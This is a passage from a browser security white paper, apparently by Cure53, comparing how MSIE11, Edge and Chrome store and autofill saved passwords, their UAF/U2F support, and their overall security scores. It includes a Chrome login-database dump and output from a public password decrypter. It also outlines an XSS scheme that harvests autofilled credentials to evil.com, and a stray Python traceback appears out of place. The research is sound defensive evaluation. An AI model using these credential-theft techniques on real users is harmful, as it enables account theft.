INTEGER, form_data BLOB, date_synced INTEGER, display_name VARCHAR, icon_url
VARCHAR, federation_url VARCHAR, skip_zero_click INTEGER,
generation_upload_status INTEGER, possible_username_pairs BLOB, UNIQUE
(origin_url, username_element, username_value, password_element, signon_realm));
INSERT                   INTO                   `logins`                   VALUES
('http://victim.com/test.php','http://victim.com/test2.php/login','username','u
ser','password',X'01000000d08c9ddf0115d1118c7a00c04fc297eb01000000f9c814db233b4
d4c956939b15f15ea69000000000200000000001066000000010000200000000e4dccbd374fd9662
2bced20685a127f9c9852e7edc62e1f2ef93f1911e1bc134000000000e8000000020000200000000
060da68750786cd895774aebc55158180a7268954d2a1b7c9bcc328cf76db96a910000000502d9d
daf09a4754a5df34900c81e75a40000000c416b50856b09cbeee62706510d48271a5d75863aadd5
06c155427eea9f06783544cb6a02886ac531d1979d544506324dc370ee3c29c8491f1faafadfcbe
d528','','http://victim.com/',1,13144239126526581,0,0,0,0,X'2801000005000000000
000001a000000687474703a2f2f76696374696d2e636f6d2f746573742e7068700000021000000068
7474703a2f2f76696374696d2e636f6d2f74657374322e7068702f6c6f67696e000000020000000
70000000000000008000000750073006500720006e0061006d00065000000000000040000007465787
400000000fffffff7f00000000000000000000000000000000001000000010000002000000000000
00000000000000000000000050000000000000070000000000000008000007000610073007300073
0077006f00720064000000000008000000706173737776f72640000000000fffffff7f0000000000000
000000000000000010000001000000020000000000000000000000000000000000000000005000
000000000001000000000000000',0,'','','',0,0,X'00000000');
CREATE INDEX stats_origin ON stats(origin_domain);
CREATE INDEX logins_signon ON logins (signon_realm);
COMMIT;
```

The SQLite database pragmas are chosen with security in mind:

---

[375] http://www.sqlite.org/

```
PRAGMA schema.secure_delete = TRUE;
PRAGMA schema.journal_mode = DELETE;
PRAGMA schema.journal_size_limit = -1;
```

As can be seen from the areas highlighted in the SQL code, the username and the URL are stored in plaintext. An attacker with access to this file can thereby find out which kind of account the user owns and where. Potentially valuable information can be derived from that detail. The actual password, however, is encrypted and cannot be accessed trivially. The plaintext password used here was "*secret*". Chrome does not handle the encryption process on its own but relies on a Windows API for that purpose - namely the API called *CryptProtectData*[376]. The API which is being called in the Chrome source file */chrome/browser/password_manager/encryptor_win.cc*[377].

Attempting to get access to the password in plaintext from the Chrome's settings requires the user to enter the Windows logon password. This is mostly a masquerade though, as it is possible to obtain the password without entering any authentication information at all, as long as a simple script that talks to the Windows API is used directly. A public Python script is available for that purpose and can be found on Github[378]:

```
C:\Users\paper\Desktop>chrome_decrypt.exe
[+] Opening C:\Users\paper\AppData\Local\Google\Chrome\User
Data\Default\Login Data
[+] URL: http://victim.com/test2.php/login
    Username: user
    Password: secret
```

In case the attacker copies the file from the victim's system and intends to decrypt the password on a different windows system (or has no access to the login password of the victim), the decryption fails since the proper decryption key is missing. The Windows installation generates a random key for encryption through the *CryptProtectData* API. That key must be known to the attacker for decryption purposes:

```
C:\Users\random\Desktop>chrome_decrypt.exe
[+] Opening C:\random\Test\AppData\Local\Google\Chrome\User
Data\Default\Login Data
[-] (-2146893813, 'CryptUnprotectData', 'Key not valid for use in
specified state.')
```

---

[376] https://msdn.microsoft.com/en-us/library/windows/desktop/aa380261.aspx
[377] https://chromium.googlesource.com/chro.../browser/password_manager/encryptor_win.cc#36
[378] https://github.com/byt3bl33d3r/chrome-decrypter

```
Traceback (most recent call last):
 File "<string>", line 39, in <module>
NameError: name 'password' is not defined
```

MSIE/Edge's Credential Storage

MSIE and Edge use a slightly different system to store saved user-credentials for websites. The Windows Credential Manager[379], which is a component of the Windows Vault, is utilized here. In older versions of MSIE, the registry was the place where the logins had been stored (a feature known as *IntelliForms*[380]) but this system has been deprecated in favor of using the Credential Manager. The files relating to the Windows Vault and the Credential Manager are located in the following folder:

```
%LocalAppData%\AppData\Local\Microsoft\Vault\<GUID>\*.vcrd
```

The folder hosts a variety of files, the ones with the *VCRD* extension contain the information relevant here. In case an attacker has local access to the system on which the credentials are stored on, tools such as NirSoft's IE PassView[381] (which even gets detected as Malware by various AV tools) can be used to obtain plain-text access to the stored passwords. The attacker eager to know the credentials must either be logged-in as the targeted user in or has to know the user's login password.

To access the credentials in a more legitimate way, the native Windows features can be used as well. This relies on opening the Credential Manager from the Control Panel, clicking the "*Web Credentials*" button, followed by the "*show*" link for the given password. Before getting plain-text access to the data, a user needs to authenticate against a login form. This is not necessary when the IE PassView tool is used. As with Chrome, the password required to get access to plain-text credentials is mostly a smoke screen.

Note that Edge and MSIE use the same system for credential storage. Storing a password in Edge makes it available in MSIE11 as well and vice versa. In summary, all browsers in scope of this paper, make it hard for an attacker to get access to the login credentials stored by the browser. A success in this area requires access to a login session of the victim or their logon password. None of the tested browsers stored credentials in plain-text and the cryptography in use appeared sound. However, unlike

---

[379] windowsitpro.com/windows-81/managing-account-cred...eb-credential-manager
[380] http://securityxploded.com/iepasswordsecrets.php
[381] http://www.nirsoft.net/utils/internet_explorer_password.html

other browsers that are not in scope for this test, none of the tested[382] browsers[383] allows using a user-defined password to add an extra layer of protection to the stored credentials. In that sense, no browser goes beyond what the underlying Windows operating system can do.

Table 86. Password Manager Storage Security

	MSIE11	**Edge**	**Chrome**
Credential Store is encrypted	Yes	Yes	Yes
Master Password is supported	No	No	No
Logon password required for logged in attackers	No	No	No

Security of Password-Handling

Besides user-credentials' storage, password handling plays a vital role for an overall security. We hereby discuss the handling of login data in the small time window between a user entering a page with a login form and the password manager filling the data required by the login form. This short time window is extremely interesting for attackers since it might be their "best chance" to get access to username and password in plain-text. In this quick instant, they can expect not to be bothered by HTTPOnly cookies and server-side checks that otherwise protect a user.

Imagine that an attacker creates a website with many iframes linking to many other websites. For these websites, a possible victim might store logins in their browser's Password Manager. The attacker could perform the following steps to get access to a large range of user-credentials in plain-text:

- Collect a list of websites a user might be logging in onto.
- Find XSS bugs in as many of those websites as possible.
- Create a website that opens the first vulnerable website in a popup or a new tab.
- Hide the popup or tab by removing focus.
- Create a fake login form using the XSS and have the password manager fill the form elements.

---

[382] https://www.reddit.com/r/chrome/comments/424a7s/is_t...t_a_master_password_in_chrome/
[383] https://www.howtogeek.com/68231/how-secure-are-your-saved-internet-explorer-passwords/

- Harvest the form elements' values using the XSS and send them to *evil.com.*
- Load the next website after the credentials were sent.

In this example scenario (the practicability of which might be debatable), it is of relevance how the browser fills the form values and how much user interaction or - better yet - user *consent*, is necessary. Should the browser fill the form values automatically for each stored credential? Or would a click from the user requirement be better to get it done and avoid attacks like the one described above?

On MSIE11 and Edge, it seems to be impossible to perform such attack without requiring a user-interaction that is highly unlikely. For these browsers, Password Manager does not fill the form elements with plain-text credentials without any user-interaction by default. The user has to click on the *input* element that would accept the user-name, pick the user-name from a drop-down the browser generates, and only then the password will be filled. This effectively prohibits mass-attacks. Needless to say, with a smartly crafted and targeted XSS, an attacker still can obtain credentials in plain-text, it is just the harvesting of greater amounts that would be harder to do without the user noticing.

The security of the Password Manager on Chrome depends on the way of requesting the website. The tests show discrepancies between websites being delivered via HTTP, via invalid HTTPS, and via valid HTTPS.

- Entering a website that is loaded via plain-text HTTP will have the Chrome Password Manager fill in the credentials right away after the page is loaded. No user-interaction is needed (and now a dropdown or alike are not shown) as long as only one username is registered for that particular URL. A script can potentially harvest the information in an automated fashion with the user not noticing the theft. Note that when the page is loaded in an iframe, a dropdown is shown just like in MSIE/Edge, hindering an automated attack form working.

- On websites using HTTPS but suffering from an invalid certificate (or any other issue that provokes an SSL error page to be shown, requiring the user to man-ually ignore it), the Password Manager is as good as deactivated. The browser does not even offer to store the password as the browser assumes the page to be compromised or generally applied with an insecure setup.

- On websites using valid HTTPS without any certificate error pages, we can observe the same behavior as for HTTP websites. Chrome will only wait a few milliseconds before filling the form elements with the plain-text credentials and

thereby make them accessible to an attacker. Note that when the page is loaded in an iframe, a dropdown is shown, thus hindering an automated attack form working.

A noteworthy detail is that no connection between the browser's XSS Filters and the Password Managers could be spotted. The Password Manager will eagerly fill the matching form elements with plain-text credentials, even if the XSS filter noticed an attack. This of course only has impact if the XSS Filter runs in a non-blocking mode, which is the default behavior for MSIE/Edge but no longer for Chrome.

As mentioned before, a login form loaded inside an iframe across origins also blocks the automatic filling of credentials attempted by the Chrome Password Manager. It is noticeable that all tested browsers are aware of credential-stealing attacks and their target of abusing Password Managers. As a result, they are trying to make such attacks as hard and low-bandwidth as possible.

Table 87. Password Manager XSS Safety

	MSIE11	Edge	Chrome
User-interaction needed to activate password filling in normal cases	Yes	Yes	No
Password Manager disabled on broken SSL	No	No	Yes
Password Manager disabled when XSS FIlter is triggered	No	No	No
User-interaction needed to activate password filling when a page is loaded in an iframe	Yes	Yes	Yes

UAF, U2F, Web Authentication

Password management remains to be a hassle, exhibiting a level of difficulty that might be an obstacle for some less tech-savvy users. Concurrently, stealing user-credentials through phishing remains one of the biggest unsolved technical problems out there. Usually education and trainings are proposed to help mitigate the threat, though this is a battle that one cannot win. More and more people join the user-base and others tend to forget what they learned. A technical solution perseveres as a desired ideal remediation.

As an intermediary step as we await a breakthrough, more and more online applications offer a two-factor authentication (2FA). Capable of mitigating a vast array of phishing

attacks, a typical 2FA solution uses a second device, like a phone or a hardware key, to generate a time-based token derived from a shared secret. Unfortunately some solutions, like sending an SMS with a token, turned out to be fairly insecure[384]. Similarly, an attacker could still create an automated system, which also Phishes a valid 2FA token and then automatically logins with those credentials concurrently, seeking to perform the malicious action immediately.

The FIDO alliance, which both Google and Microsoft are the members of, proposed two standards called Universal 2nd Factor (U2F) and Universal Authentication Framework (UAF). UAF describes a *passwordless* experience, where a user does not have to enter a username and password but simply provides a biometric or similar to get authenticated. Next up, the U2F is intended to replace the manual two-factor authentication with an automated system. A service would here request a token to be provided by a USB dongle, for instance. This is all very exciting because the signed response from the latter device is using an origin-specific key, thus making a different origin (meaning the phishing site) return a token that is not valid on the original site.

As the Web Authentication standard[385] is still in development, browser support is still fairly experimental. Microsoft Edge supports the UAF part of the package through biometrics with Windows Hello[386], yet it ships no support for U2F devices like USB keys. Biometrics always sound really good at first, but unfortunately they are often easily bypassed[387]. Moreover, once compromised, they cannot be revoked easily and exchanged like passwords or other hardware tokens. In that sense, they are not the best option for authentication purposes. Conversely, Chrome already supports U2F, which allows users to take advantage of various USB dongles[388] as a universal 2FA option. Google has deployed this system at their own company, as did Dropbox and GitHub, among other big players.

Client-side certificates, which authenticate a client to a server, provide similar strong protection against stolen or leaked credentials. Especially in conjunction with classical smart cards, they can nearly be mistaken for the new FIDO standard. Windows OS and the browsers have supported smart card-based authentication for a long time, though a big problem is that it requires special hardware. With U2F- and USB-based hardware dongles, a company-wide strategy becomes much easier to roll out.

---

[384] https://www.wired.com/2016/06/hey-stop-using-texts-two-factor-authentication/
[385] https://w3c.github.io/webauthn/
[386] https://docs.microsoft.com/en-us/microsoft-edge/dev-guide/device/web-authentication
[387] https://www.wired.com/2016/08/hackers-trick-facial-recognition-logins-p...ok-thanks-zuck/
[388] https://support.google.com/accounts/answer/6103523?co=GENIE.Platform%3DAndroid&hl=en

Table 88. UAF/U2F support in MSIE11, Edge and Chrome

	UAF	U2F
MSIE11	No	No
Edge	Yes	No
Chrome	No	Yes

Chapter 7. Conclusions & Final Verdict

This chapter provides the overall verdict on the state of security at the three scoped browsers. As promised in the *Introduction*, Cure53 seeks to elaborate on all results and discuss strengths and weaknesses of each browser in an impartial and fair manner. The concluding chapter is therefore data-driven and presents the findings in a compact yet comparative fashion. We rely on the identified security indicators and weigh them against the reliability of the investigated features. In brief, we debate in which areas, and to what degrees, the tested browsers hold up to security-centered scrutiny. The chapter further assesses whether the security promises communicated to the users are in fact kept.

In that sense, this chapter does not really encompass considerable background information like historical details or implementations' peculiarities, which can be found in the core research sections (chapters 2, 3, 4, 5 and 6). Instead, this section is intended to be a compendium, so that one can quickly reach the data on the aspect or feature that is particularly relevant for their daily operations.

The chapter is structured around two main components. The first comprises a discussion of strengths and weaknesses across all researched areas, first looking at MSIE11, next at Edge, and closing with a discussion centered on Chrome. Each browser boasts its dedicated subsection, which is further enriched by providing hyperlinks connecting readers to the relevant core research chapters. Secondly, the promised tripartite comparison is executed in the form of meta-tables. These scoring cross-tabulations provide quick-access to the main results in a side-by-side manner for all three browsers. The visualizations employ an easy to follow "traffic lights" scheme, basically indicating correct implementations with **green**, calling attention to partially optimal deployments or behaviors in **yellow,** and demonstrating where some cause for concern and security risks are located in **red**.

Microsoft MSIE11

We have underlined throughout this publication that MSIE11 is in a peculiar position as far as the security evaluations are concerned. First of all, MSIE is nearly as old as the public WWW. In fact, it is the formerly most popular browser, which was around and able to gain traction way ahead of its competition as far as the browsers in scope are concerned. Secondly, MSIE remains one of the most prominently used browsers across enterprises and corporations. Crucially, it is known to be very configurable through central policies, and it maintains compatibility with technologies such as ActiveX. It is generally and deservedly praised for being a battle-tested and routinized work-horse for Office-

heavy work environments. While it has many strengths, age is taking its toll on MSIE11 and translates to certain weaknesses.

Strengths

MSIE11 is well-documented and routinely used in business environments for corporate and large-scale deployments. Its main advantage is the enforcement of fine-grained settings, controllable in centralized ways. The deep integration into the operating system makes it a universal business choice and keeps MSIE running as a major component of enterprise networks. This does not seem to change too much, even though MSIE's biggest weaknesses described below are quite well-known.

In terms of memory safety described in *Chapter 2*, MSIE makes a good impression and follows a good number of standards in a manner that all modern software should replicate. It employs strong *ASLR* settings and tries to provide the highest amount of entropy. MSIE also makes use of modern mitigations like Windows *CFG.* Therefore, it boasts foundations for stopping attacks based on *ROP*. The Enhanced Protected Mode allows for further hardening by encapsulating MSIE's processes inside AppContainers.

In the field of general web security revolving around CSP, XFO and other security features *(Chapter 3)*, MSIE11 impresses as a pioneer. It stands strong as a browser that was able to present solutions to security-conscious developers, even at the very early stages of the online world. The *X-Frame-Options* header, *X-Content-Type-Options* to fight sniffing, various trust zones for loaded web documents, security restructured iframes and, the presence of an XSS filter should be noted. Importantly, these were all MSIE-created features and even a decade ago they fought to make the web a safer place. For an old browser, MSIE still makes a good effort on abandoning legacy DOM features and supports some modern security features (see *Chapter 4)*. For example, it dropped CSS expression on the Internet Zone and supports the Public Suffix List.

When it comes to extension support (*Chapter 5),* Microsoft had many years to learn from its mistakes and improve the security of Add-ons on MSIE11. By now, MSIE11 tightened down the installation process of ActiveX to stop malicious ActiveX from spreading. The browser supplies users with different settings to control execution of the installed controls and more. Last but not least, Microsoft continues to improve ActiveX by implementing new features like *DEP, ASLR* or AppContainers into its security concept.

The benefit of being the oldest browser in the bunch is that many corporations rely on MSIE's legacy features to run applications in their intranet. This means that many users have gotten to know the user-interface very well over the span of many years. The diversity

of the UIs offered by numerous modern browsers may be a blessing for the Internet users at large, but it is also a hurdle to the loyal and less technically-versed user-base. For these customers, largely belonging to enterprise settings, MSIE11 is a good choice for not disrupting the established company routines and workflows. The UI is first and foremost familiar. Interestingly, MSIE11 is also the only browser trying to explain the different SSL errors in a few more words, which can assist users in making educated decisions - or even harm them if the warnings are not understandable. Because of MSIE11's legacy status, the browser does not support any modern Web APIs such as Notifications, WebCam access and so forth, so there is no threat of those being abused. On top of that, SmartScreen is integrated with MSIE11 and furnishes an additional layer of protection against Phishing and malware-serving sites.

Weaknesses

As MSIE is slowly being "edged out" by Edge, its development suffers. In specifics, the greatest weaknesses of MSIE11 can be traced to the lack of ongoing feature development and security-hardening, as well as non-responsiveness to the emergent threats. While MSIE11 integrated features that made it the prime choice for corporations in the past, the fact that the development staggered in favor of Microsoft Edge makes it hard for IT decision-makers and strategists to opt in for MSIE11. Depending on MSIE as one's work environment browser increasingly collides with forward-looking approaches found in modern businesses, who generally seek to ensure browser stability for the years to come.

Memory-wise (*Chapter 2),* the MSIE's longevity and discontinued development means forgoing necessary changes required for utilizing the more advanced mitigations like Windows 10's *CIG* and *ACG*. Additionally, the outdated process architecture makes it difficult to efficiently isolate processes without having to rely on *EPM*. Compared to other tested browsers, MSIE's sandbox approach mostly relies on integrity levels or *EPM.* It fails to use supplemental layers of security e.g. by restricting access to Win32k system calls.

The weaknesses found in the general web security realm (*Chapter 3)* correspond to the problems already highlighted above. Specifically, MSIE11 is plagued by the lack of new features, including no security features like CSP or SRI. It fails at even just adopting the established and upcoming web standards. MSIE seems to have maneuvered its own codebase into a state of unmaintainability. Therefore, it is not expected that this browser will be able to fulfil the web security requirements of modern enterprises in the coming five-to-ten-years' timeframe. This tendency of major deal-breakers continues for DOM security (*Chapter 4)* on MSIE. Two major weaknesses encompass support of many legacy DOM features that can easily lead to security issues, and many of the behaviors do not

align with the latest specifications. Issues are more likely to be introduced for web applications that follow the specifications as their security foundation.

MSIE11 is still relying on the binary file format for extensions (see *Chapter 5)*, which it introduced at a time that feels like "centuries ago". Compared to text-based extension file formats, a vulnerability in ActiveX can lead to Remote Code Execution in the context of the web browser, therefore exposing the security of the end system to the tremendous risk. As with other legacy features, Microsoft cannot change the Add-on file format as it would break the backward-compatibility that otherwise keeps it afloat in the business world. Even Microsoft no longer sees the future for ActiveX as their newest browser ceased to support it.

For Phishing and spoofing prevention purposes, it is important that website data, like the page content, and browser security indicators, can be easily distinguished. Unfortunately, as described in *Chapter 6,* MSIE11 fails in this regard in two very important ways. First, MSIE11 relies on the so called "gold bar" to notify and ask for user-actions. This bar appears over the user-controlled web page and is fully *spoofable*. Needless to say, a spoofed gold bar doesn't allow an attacker to gain special privileges as the *actual* gold bar would. The other big blocker pertains to the favicon being shown in the wrong and counter-intuitive place on the address bar. This makes it very easy for sites to provide a lock icon as a favicon and increase user's trust in a mischievous manner. The size of address bar can be added to weaknesses as it invites confusion. Unencrypted connections do not get any penalty like SSL errors, while added exceptions for SSL errors remove warnings about insecure connections. MSIE11 has a completely misleading SSL error title and fails to prevent a lot of international domain name attacks due to a sole dependency on the local language settings. Finally, MSIE11 has an issue with consistency, again potentially increasing the probability of users falling victim to fake messages.

Microsoft Edge

Edge is Microsoft's newest browser and was initially released as "Spartan" but then renamed. The Edge browser is set to replace MSIE as the new default browsing tool in Windows 10. In general, the expected pattern is for the Windows operating systems to cease reliance on Internet Explorer and move to Edge. However, as Edge has no known past as an enterprise browser, it is the high time for evaluating its security properties. If Edge is indeed to become the successor to MSIE11, the decision-makers must be made aware of the core strengths and weaknesses of this browser.

Strengths

Microsoft Edge is focused on being a lightweight, fast and web standards-oriented browser. The biggest benefit of Edge in comparison to MSIE is that a lot of attack surface

was removed by simply abandoning a very wide array of legacy and proprietary features. At the time of writing, Edge is being actively developed by Microsoft, so it is most prone to alterations and changes as the time passes.

It is clear that Microsoft tries to build a strong foundation for memory safety for Edge right from the start (see *Chapter 2)*. Not only does it make use of strong *ASLR* settings and *CFG*, it also tries to adopt Windows 10's latest anti-exploit features, including *ACG* and *CIG*. Edge positively stands out among the tested browsers as the only one with JS engine rendering *JIT* code in a separate sandboxed process before mapping it back into the browser's *Content* process. Combined with further memory protections like *MemGC* and the fact that every process is isolated within an AppContainer, the strong sandbox positions Edge as particularly robust against modern memory corruption exploits.

Contrary to MSIE11, Edge has a far stronger focus on being compliant with modern web standards. It does not support legacy features and proprietary implementations such as ActiveX[389], TDC[390], WMP integration[391], and alike (see *Chapter 3)*. While it is still slower than Chrome when it comes to innovation and reaction-times, Edge has started to adopt CSP and seems to be considering several other web security features for implementation. Frequent updates add new security features and make the browser more proactive than MSIE11 ever was, even when it was at a pinnacle of its capacities and ruling the market. Similarly, Edge shows improvement over MSIE in terms of DOM security, as documented in *Chapter 4*. A majority of legacy DOM features have been eliminated and Edge tries to match the behaviors of the latest specifications and other modern browsers. Particularly good results have been accomplished by Edge in terms of resistance against DOM Clobbering.

With Edge, Microsoft dropped the support of ActiveX. Instead they now favor Google's WebExtension Add-on design and implement it in their newest browser (see *Chapter 5)*. This diminished the impact of a security vulnerability in an extension from Remote Code Execution to Cross-Site Scripting. Microsoft is investing a lot of efforts into catching up with Google Chrome's WebExtension feature set by allowing developers to submit feature requests, which are then handled via a voting system.

Edge's UI shares a lot of similarities with those of other modern browsers, thus making switching between the tools quite easy. As discussed in *Chapter 6,* Edge correctly positions the favicon in the tabs and not in front of the address bar, leveraging potential

---

[389] https://en.wikipedia.org/wiki/ActiveX
[390] https://msdn.microsoft.com/en-us/library/ms531356(v=vs.85).aspx
[391] https://msdn.microsoft.com/en-us/library/windows/desktop/dd563945(v=vs.85).aspx

for spoofing. The address bar also spans almost the full width of the screen, which makes long domain names a lot less useful for Phishing. Edge also highlights the main domain name to make it easy for users to recognize which site they are on. In sum, Edge takes advantage of a modern, very clean and minimal UI, which should make it easier for users to focus on the important security indicators. Edge's UI is very consistent for all its dialog windows and supports modern APIs for accessing the webcam, namely by asking for permissions and displaying a prominent recording icon in the tab. Another neat feature is the way for quickly discerning which tab emits sound. SmartScreen is included in Edge to warn and stop users from accessing known malicious Phishing or malware sites.

Weaknesses

The greatest weakness negatively affecting Edge is the slight lack of maturity. Edge is simply too young to be convincing for the field of enterprise browsers. While the security mechanisms Edge utilizes make a fairly good impression, it is not clear yet if the lack of support for old Microsoft technologies and lack of compatibility modes will be outweighed by the new standards-conformity and the alleged performance boost.

As already mentioned, Edge shows great strengths against exploits that try to take advantage of memory corruption bugs (*Chapter 2)*. The only actual weaknesses stems from the fact that not each activated mitigation is completely used at a hundred percent rate. For example, CFG is not running in strict mode, there are no font-loading restrictions, the CIG's binary signature protection is too permissive, and Win32k system calls are still allowed. Although protections like these would require Edge to go through further architectural changes, making the browser benefit from all advanced mitigations is certainly a goal that should guide this browser's future development.

In terms of web security (*Chapter 3)*, it is noticeable that Edge is still slower than Chrome. Nevertheless, tools like CSP and new Cookie flags are developed at a high rate and enable web developers to create significantly more secure web applications with fewer seemingly "magical" special solutions. While striving towards taking the right direction security-wise, Edge does it very slowly, as both the feature support tables and the outlook gained from the platform status pages allowed us to conclude. For the security-conscious web developer who has already given up on defending MSIE11 users from bleeding-edge threats, Microsoft Edge is currently the biggest bottleneck.

When examined against the typical DOM security issues (*Chapter 4),* Edge was found to seek to follow the latest specifications. However, it was still not up-to-date in some areas like the forbidden ports. A small portion of legacy DOM features inherited from MSIE weaken the overall impression. The attempt to support modern features also results

in security weakness, e.g. in allowing data URI scheme to inherit the framing origin and cause XSS.

Compared to Google Chrome, Edge is lagging behind as far as implementing new WebExtension features is concerned (*Chapter 5)*. This includes either complete lack of or only partial support of certain Manifest Keys, JavaScript API or Manifest Permissions. The noticeably slow development life cycle also decreases the quality of certain extensions' security features, especially a custom Content-Security-Policy for WebExtension. The latter is due to the fact that Edge only supports a hardcoded default policy.

There are some problems with UI on Edge (*Chapter 6)*. The browser uses a blue "gold bar" to inform the user about various incidents but, as Edge builds more and more trust into the native bar, a malicious site could try to spoof a fake warning or similar issue. In the realm of international domain names, Edge has the same problem as MSIE11, meaning the inadequate reliance on the user's language settings. Edge is also guilty of shaming the security of a site (rather than blaming an insecure connection) in case of an SSL error. This is not only displayed on the initially intercepted SSL error landing page, but also when the user pursuits more information by clicking on the SSL lock in the address bar. Another problem is that Edge will display no information or warnings about a completely unencrypted connection, refraining also from displaying warnings once an SSL error exception is thrown. Finally Edge also supports new modern Web APIs such as access to the location or webcam, for which there are no easily accessible central pages for viewing or revoking permissions.

Google Chrome

The statistical data about market shares alone clearly demonstrates that Google's Chrome has conquered the Internet in the past years. However it is likely that Chrome's adoption in Enterprise is not as prevalent as consumer due to Microsoft's long history of Enterprise IT focus. For that reason it is worth exploring this setting and spotlight strengths and weaknesses of Chrome, looking also at its potential deployment in a particular enterprise setting.

Strengths

Google Chrome is being very actively developed by a large team and pushes the web forward with fast implementations. It benefits from an open development process, strong standards compliance, and a wide range of security features and settings that users, policy makers and stakeholders across enterprises could take advantage of.

The browser is very mature in the realm of memory safety (*Chapter 2*). As it comes with a sophisticated process architecture with strong focus on separation of duty, it also tries to push forward in quickly adopting all sorts of mitigation mechanisms that modern operating systems like Windows 10 can offer. This includes *CFG*, font-loading policies and image-load restrictions. Its different integrity levels paired with the least amount of trust for processes that handle user-input, Chrome provides a very restrictive sandbox where even *Win32k syscalls* are disallowed.

Google must be commended for pushing the web security forward (*Chapters 3 & 4*). It often does so aggressively and quickly, which is very much beneficial for web developers who want to see features such as CSP and similar implemented well and fast. This especially applies to those interested in publishing web applications that need to be as secure as possible by design and purpose. Companies like Dropbox and Github are actively experimenting with the features Chrome allows them to utilize and, in sum, they manage to create much safer experiences at an improved pace. Chrome follows the latest specifications and standards, shipping experimental security features in an ongoing manner. It even tries to resolve issues that the specifications do not mention. For example, this is evident from an insecure cookie overwrite and destroying secure/HTTPOnly cookies with cookie jar overflow.

Google Chrome profits from the fact that the Add-on standard they developed was adopted by other browser vendors and is now a *de facto* standard (*Chapter 5)*. The browser properly implements the design choices for WebExtension and therefore offers the highest array of features, while hardly increasing the attack surface. New WebExtension features are developed and published rapidly.

Documented in *Chapter 6,* Chrome's strength in the UI field comes from the actual public studies feeding into efforts towards improving user-response to security indicators. This caused the introduction of new symbols besides the lock icon. These are advantageous for noting the completely unencrypted connections and minor SSL errors. In case of an intercepted SSL error, Chrome will also explain that the connection is not private. The UI offered by Chrome is highly consistent. Dialog boxes are confined to the browser and look nothing like the system windows, thus preventing spoofing. Another great user-experience feature is the quick access to the Web API permissions and ability to view/revoke them. Chrome's address bar spans the whole width of the browser, making it easier to identify malicious URLs.

Weaknesses

Google Chrome often tends to be too fast for its own good with regard to feature implementations. New HTML features were able to bypass the XSS Auditor for months and required a long series of fixes before finally resulting in a more robust implementation. In addition, it often seems that the speedy pace kills the love for details. Some security issues, like the URI scheme mXSS discussed here, have been reported years ago but remained ignored as there were seemingly some bigger fish to fry.

With Chrome's evolution, lots of modern mitigations against memory corruption exploits were introduced into each process (*Chapter 2)*. The fact that Windows 10 manages to regularly create new features that userland processes, sometimes leads to the browser not being able to catch up in time. For example, because of its architecture, Chrome's V8 engine cannot rely on Windows 10's dynamic code and binary signature restrictions as of yet. Chrome generally tries to adopt most mitigations to a certain degree, without managing to integrate the full feature set of some protections, like the *CFG*'s strict mode or the *ForceRelocateImages ASLR*-policy. While Chrome ships support for AppContainers, they are not activated by default.

In *Chapter 3* it has been noted that Chrome is able to move mountains quickly and undoubtedly contributes to the entire web being a safer place. However, the devil is often in the details. The *allow-from* flag, which is not supported in Chrome but is available on all other browsers in scope of this paper, is one example often mourned by developers. Same goes for minor weaknesses with character-set parsing, which were noted as potentially causing XSS exclusively in Chrome. The Chrome browser suffers from unique security issues on DOM as well (*Chapter 4)*. For example, it allows shadowing native properties via DOM Clobbering, which it turns mean that a child frame can pollute the parent frame's global scope. It also exhibits a minor weakness linked to Mutation XSS on the URI scheme.

As Google developed the WebExtension concept (*Chapter 5)*, their naming scheme tends to include the name "*Chrome*", especially for JavaScript API calls. Other browser vendors did not follow this concept and are using a more generic approach reliant on "*browser*" instead. This makes extensions developed for Google Chrome incompatible with those issued for other browsers. Additionally, Google is pushing Add-on features so fast that the risks they carry can somewhat weaken the security for the users who are less tech-savvy. An example is the currently supported background permission which starts an extension as soon as a user logs-in.

In the realm of UI (*Chapter 6*), conveying information about what SSL errors mean is hard and Chrome has removed easy access to the certificate's details. Arguably, this information is not interesting to an average user but it could help experienced ones in making more educated decisions. Chrome currently shows a long list of Web API permissions instead. While the quick-access to this item is great, a user might expect information about the state of the connection instead when clicking on the SSL security indicator icon. Chrome also highlights the whole hostname, which makes it susceptible to tricking users into confusing the real origin through long subdomains.

Scoring Tables

The scoring tables provided below aim at summarizing all research done for this paper. They supply a concise and unbiased overview of the security features the tested browsers implement or otherwise demonstrate. The reader will be able to quickly check on the state of security features deployed or relevant for their specific company situation. This can hopefully translate to an ease of making informed and qualified decisions about the matters at hand.

As already noted above, the visualizations employ an easy to follow "traffic lights" system. In that sense, they tend to reflect - as much as possible and when applicable - a basic color scheme with three primary colors. Their meaning is as follows:

- **Green** - "*Well done! Nothing to worry about here*", which means correct deployments or behaviors, secure mechanisms, etc.
- **Yellow** - "*Attention! Something is almost right or somewhat wrong. Investigate!*", which signifies cause for concern, a partially-secure deployment or an incomplete protection, etc.
- **Red** - "*This is a security risk! An important feature is unsupported, the behavior is insecure. There is a problem in this realm! Investigate urgently!*", which calls for urgent attention and demonstrates that there is a prominent security concern present for the researched security-relevant item.

Note that the color schemes and scores always carry a risk of oversimplification, so the interested readers are encouraged to use the meta-tables as "entry points", guiding them towards specific sections with more details. This means that more or less each table row accumulates the key findings for a given item. However, every row tends to correspond not only to a more elaborate in-chapter table, but also to a fine-grained and highly-detailed discussion of the mechanism/feature/protection in the respective

chapter's sections. We encourage the readers to take advantage of the full knowledgebase accumulated for this paper beyond the scoring meta-tables.

Table 89. Chapter 2 Scoring Table

Memory Safety Features Meta-Table

FEATURE		Chrome	Edge	MSIE	Notes
ASLR Policies	BottomUpRandomization	✔	✔	✔	
	ForceRelocateImages	✘	✔	✔	
	HighEntropy	✔	✔	✔	
	DisallowStrippedImages	✘	✔	✘	
CFG Policies	EnableControlFlowGuard	✔	✔	✔	
	EnableExportSupression	✘	✘	✘	
	StrictMode	✘	✘	✘	
Font Loading Policies	DisableNonSystemFonts	✔	✘	✘	
	AuditNonSystemFont Loading	✘	✘	✘	
Dynamic Code Policies	ProhibitDynamicCode	✘	±	✘	
	AllowThreadOptOut	✘	✔	✘	
	AllowRemoteDowngrade	✘	±	✘	
Image Load Policies	NoRemoteImages	✔	✔	✘	
	NoLowMandatory LabelImages	✔	✘	✘	
	PreferSystem32Images	✘	✘	✘	
Binary Signature Policies	MicrosoftSignedOnly	✘	✘	✘	
	StoreSignedOnly	✘	✔	✘	
	MitigationOptIn	✘	✔	✘	
System Call Disable Policies	DisallowWin32kSystem Calls	✔	✘	✘	
	Renderer	11 denied	N/A	N/A	

Directory Access Results (11 access types)	Plugin	11 denied	N/A	N/A	
	Flash	N/A	7 denied	N/A	
			4 partial		
	Content	N/A	7 denied	11 partial	
			4 partial		
